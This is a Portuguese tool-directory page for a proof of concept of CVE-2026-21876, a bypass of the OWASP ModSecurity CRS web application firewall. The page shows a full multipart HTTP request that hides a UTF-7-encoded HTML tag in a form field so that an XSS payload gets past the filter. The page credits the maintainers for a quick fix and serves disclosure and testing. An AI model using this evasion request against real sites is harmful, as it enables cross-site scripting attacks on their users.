
Skip to content
KitploitKITPLOIT
FerramentasBlog
Enviar
FerramentasBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-21876 — PoC mínimo e container Docker demonstrando um bypass de WAF no OWASP ModSecurity CRS por meio do tratamento de charset multipart, levando à entrega de payloads de XSS. | Kitploit
Ferramentas/GitHubGitHub/mefhika120/cve-2026-21876
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebBypass de WAFTestes de Penetração
GitHubmefhika120/cve-2026-21876

CVE-2026-21876

PoC mínimo e container Docker demonstrando um bypass de WAF no OWASP ModSecurity CRS por meio do tratamento de charset multipart, levando à entrega de payloads de XSS.

Ver Repositório
5há 8 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2026-21876 (Bypass do WAF OWASP CRS)

Container docker CVE-2026-21876 + PoC mínimo.

Gostaria de agradecer separadamente a @airween e @fzipi pela resposta rápida! A correção da vulnerabilidade ficou pronta em muito pouco tempo.

PoC

root@kitploit:~
POST /submit HTTP/1.1
Host: localhost
User-Agent: curl/8.17.0
Accept: */*
Origin: https://example.com
Content-Length: 367
Content-Type: multipart/form-data; boundary=------------------------cmOi6twNhVJDu76bOwDTVz

--------------------------cmOi6twNhVJDu76bOwDTVz
Content-Disposition: form-data; name="username"
Content-Type: text/plain; charset=utf-7

+ADw-img+ACA-src+AD0-x+AD4-
--------------------------cmOi6twNhVJDu76bOwDTVz
Content-Disposition: form-data; name="dummy"
Content-Type: text/plain; charset=utf-8

dummy
--------------------------cmOi6twNhVJDu76bOwDTVz--


O valor de username não é verificado quanto a caracteres que não estão incluídos na lista de permissões, o que leva ao bypass do WAF.

Demonstração do bypass

изображение


O mesmo payload é bloqueado aqui

изображение

Referências

  • Aviso de segurança do Github
  • Postagem do blog com passo a passo do OWASP CRS
  • Minha história de descoberta no Medium
Baixar ferramenta